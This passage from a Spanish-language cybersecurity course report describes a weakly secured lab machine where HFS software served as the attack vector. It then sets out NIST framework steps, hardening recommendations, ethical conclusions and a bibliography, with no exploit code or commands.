Oracle VM VirtualBox Guest Additions 6.1.10	Oracle Corporation	26/06/2020		6.1.10.0	

Fuente: Propia de la actividad

Se verifican los permisos del usuario actual y se confirma que el usuario puede instalar software sin supervisión


*Ilustración 35. Software instalado sin supervisión*



Fuente: Propia de la actividad

Bajo esta información se observa la instalación del software HFS el cual permite explotar el vector de ataque y materializar la vulnerabilidad.


Ilustración 36. Seguridad debil o nula en la maquina



Fuente: Propia de la actividad

No hay software de protección antimalware, ni de firewall local sobre el equipo además de la falta de actualizaciones sobre el sistema operativo

Ilustración 37. No pertenece a un dominio.



Fuente: Propia de la actividad

Se verifica que el equipo está en un grupo de trabajo sin cumplir o adoptar políticas. Si el equipo es corporativo debe estar asociado a políticas de una organización, asociado a un dominio.

Ilustración 38.NIST: Proteger

## Proteger



Fuente: Nist Framework

**Proteger** el entorno de Red corporativa, los demás activos que puedan ser afectados. Desarrollar e implementar las medidas de protección adecuadas para asegurar la continuidad y entrega de servicios críticos.

Lo primero que se debe tener presente es el tipo de activo que está siendo atacado, esto permite la clasificación e impacto sobre el core de negocio que se va a contener, seguido a ello en lo posible aislar la maquina que se identifique como principal y en su defecto proceder a realizar un levantamiento de información sobre esta. Realizar restauración de backup, analizar el tipo de ataque efectuado y realizar la verificación o hardenización de esta. De acuerdo al ataque efectuado realizar una correspondiente gestión del incidente presentado, dejarla en seguimiento y aplicar las medidas correctivas.

- Recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización:
  - Software actualizado y licenciado (GPL, Privado)
  - Protección mínima en antivirus
  - Pertenencia a un dominio con políticas de trabajo asociadas al tipo de usuario
  - Desde la administración de red se sugiere la segmentación de equipos de acuerdo al área de trabajo, criticidad de la información y operatividad.
  - Obligar el cambio periódico de contraseña (cada 3 meses)
  - Identificar y verificar los puertos exclusivamente necesarios para la operación del servicio, aquellos puertos que no son requeridos, bloquear o restringir su acceso. Se recomienda verificar las reglas en el firewall para poder mitigar cualquier conexión o tráfico que salga por cualquier puerto no autorizado de los servidores productivos o u otras máquinas de producción. Filtrar el tráfico entrante sobre los servicios que operan dichos servidores
  - Se recomienda un sistema de backup controlado para la información con sus respectivas copias (Diferente a la ubicación actual)
  - Monitoreo y supervisión sobre los logs de eventos
  - Concientización y formación
  - Procesos y procedimientos para la protección de la información
  - Protección perimetral Firewall, IDS, IPS, SIEM, EDR etc.



Ilustración 39. NIST: Detectar

## Detectar



### Categorías



### Subcategorías

Fuente: Nist Framework

**Detectar** posibles anomalías, fugas de información, escalamiento transversal/vertical y usuarios afectados además de los grupos de información con los que pueda replicarse. Desarrollar e implementar actividades apropiadas que permitan identificar la ocurrencia de un evento de ciberseguridad.

## Responder



Fuente: Nist Framework

**Responder** de manera inmediata a tal punto de no poner en riesgo la organización en este caso ejecutando actividades para prevenir la expansión de un evento, mitigar sus efectos y erradicar el incidente. Desarrollar e implementar actividades apropiadas que permitan tomar acciones sobre un incidente de ciberseguridad detectado.

Ilustración 40. NIST: Recuperar

## Recuperar



### Categorías



### Subcategorías

Fuente: Nist Framework

**Recuperar** el estado original de los activos de información minimizando las pérdidas, restaurando de manera oportuna los sistemas o activos afectados. Desarrollar e implementar planes de resiliencia y para restaurar las capacidades o servicios que se hayan visto afectados debido a un ciberincidente

## **5. CONCLUSIONES PARA LA CONSTRUCCIÓN DEL CONOCIMIENTO DESDE EL ENFOQUE DE LA CIBERSEGURIDAD**

- Se debe estar alerta, preparado y manejar un nivel de resiliencia que permita dar una correcta atención a los posibles incidentes que se puedan generar.
- El proceso de manejo, gestión y atención adecuada permitirá mantener la organización a flote y su reputación alta.
- Lecciones aprendidas y modelos de seguridad maduros con el tiempo irán fortaleciendo nuestras actividades a nivel de ciberseguridad.
- Conocer las normas y leyes de acuerdo a cada país, regular y adoptar las medidas correspondientes, en general existen estándares de seguridad a nivel país para adaptarlas acorde al Core de negocio.
- Así mismo los principios y valores de cada profesional se deben impartir en cada aspecto que se encuentre, siempre prevalecer la ética profesional.
- Las medidas de seguridad en ambientes empresariales se deben tomar en serio desde la implementación del hardware y software mínimo como las políticas de seguridad asociadas a la seguridad de la información.
- Una constante actualización a nivel de software, hardening a los dispositivos y herramientas nuevos y capacitación además de sensibilización al personal hacen parte de una cultura segura.
- Abarcar la ciberseguridad a todas las áreas del negocio
- La detección y pronta reacción a ciberataques permitirá proteger la Confidencialidad, Integridad y Disponibilidad de la Información.
- El actuar y las responsabilidades como profesionales a que están atadas las diferentes actividades tienen un acto ético y a su vez legal y social para con la comunidad.
- El desconocimiento de las diferentes leyes no exime de responsabilidad de cualquier acto de tema legal que se imparta basado en las consecuencias de los actos de cada persona
- La importancia de cumplir con las medidas mínimas de seguridad permitirá reducir la brecha de ataque

**6. LINK DE VIDEO:**

<https://youtu.be/QmSCSOjQOBc>

## 7. BIBLIOGRAFÍA

- American National Standards Institute/International Society of Automation (ANSI/ISA)-62443-2-1 (99.02.01)-2009, Security for Industrial Automation and Control Systems: Establishing an Industrial Automation and Control Systems Security Program: <https://www.isa.org/templates/one-column.aspx?pageid=111294&productId=116731>
- Cawthra, J., Ekstrom, M., Lusty, L., Sexton, J. y Sweetnam, J. (2020), Integridad de datos: detección y respuesta al ransomware y otros eventos destructivos, publicación especial (NIST SP), National Institute of Standards and Technology, Gaithersburg, MD, [en línea], <https://doi.org/10.6028/NIST.SP.1800-26> (Consultado el 20 de marzo de 2021)
- Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. Recuperado de: <https://www.cisecurity.org/cis-benchmarks/>
- COPNIA, Código de ética para el ejercicio de la Ingeniería en general y sus profesionales afines y auxiliares. [En línea] disponible en [https://www.copnia.gov.co/sites/default/files/node/page/field\\_insert\\_file/codigo\\_etica.pdf](https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf)
- Derecho penal en la red. Convención americana sobre derechos humanos, entro en vigor el 18 de julio de 1978, p. 4 [En línea] disponible <http://www.derechopenalened.com/legislacion/pacto-san-jose-costa-rica.pdf>. (s.f.).
- Grammatech. (2016). Software Hardening. 2016, de [grammatech.com](http://grammatech.com). [En línea] disponible: <https://www.grammatech.com/software-hardening>.
- Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información.. (2018). (p. 14 - 27)Recuperado de: [https://www.mintic.gov.co/gestionti/615/articles-5482\\_G21\\_Gestion\\_Incidentes.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf)
- HERNÁNDEZ LOTERO NATALIA, Clasificación De Los Datos Personales E Implicaciones Legales, [En línea] disponible en <https://repository.upb.edu.co/bitstream/handle/20.500.11912/3595/Clasificaci%C3%B3n%20de%20los%20datos%20personales%20e%20implicaciones%20legales.pdf?sequence=1>
- INCIBE. Instituto nacional de ciberseguridad, ¿Qué es el pentesting? Auditando la seguridad de tus sistemas [En línea] España <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>
- ISO/IEC 27001, Information technology -- Security techniques -- Information security management systems -- Requirements: Online: <https://www.iso.org/standard/54534.html>

- Mintic. (2018). Guía de Auditoria. Mintic. (pp. 12-19) Recuperado de: [https://www.mintic.gov.co/gestionti/615/articles-5482\\_G15\\_Auditoria.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf)
- Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63) Recuperado de: <http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf>
- OPENWEBINARS , Que es un Payload, [En línea] disponible en <https://openwebinars.net/blog/que-es-payload/>.
- Velliadou, D. , Tasidou, K. , Antoniadis, K. , Assael, M. , Perkins, R. and Huber, M. (2021), Reference Correlation for the Viscosity of Xenon from the Triple Point to 750 K and up to 86 MPa, International Journal of Thermophysics, [online], <https://dx.doi.org/10.1007/s10765-021-02818-9> (Accessed March 20, 2021)
- WEEBLY.COM, ESTUDIO DE CASO N° 3Seguridad Militar: "Seguridad de Personal" [En línea] disponible en [https://curso105.weebly.com/uploads/5/4/8/8/54887311/estudio\\_de\\_caso\\_n%C2%BA\\_3.pdf](https://curso105.weebly.com/uploads/5/4/8/8/54887311/estudio_de_caso_n%C2%BA_3.pdf)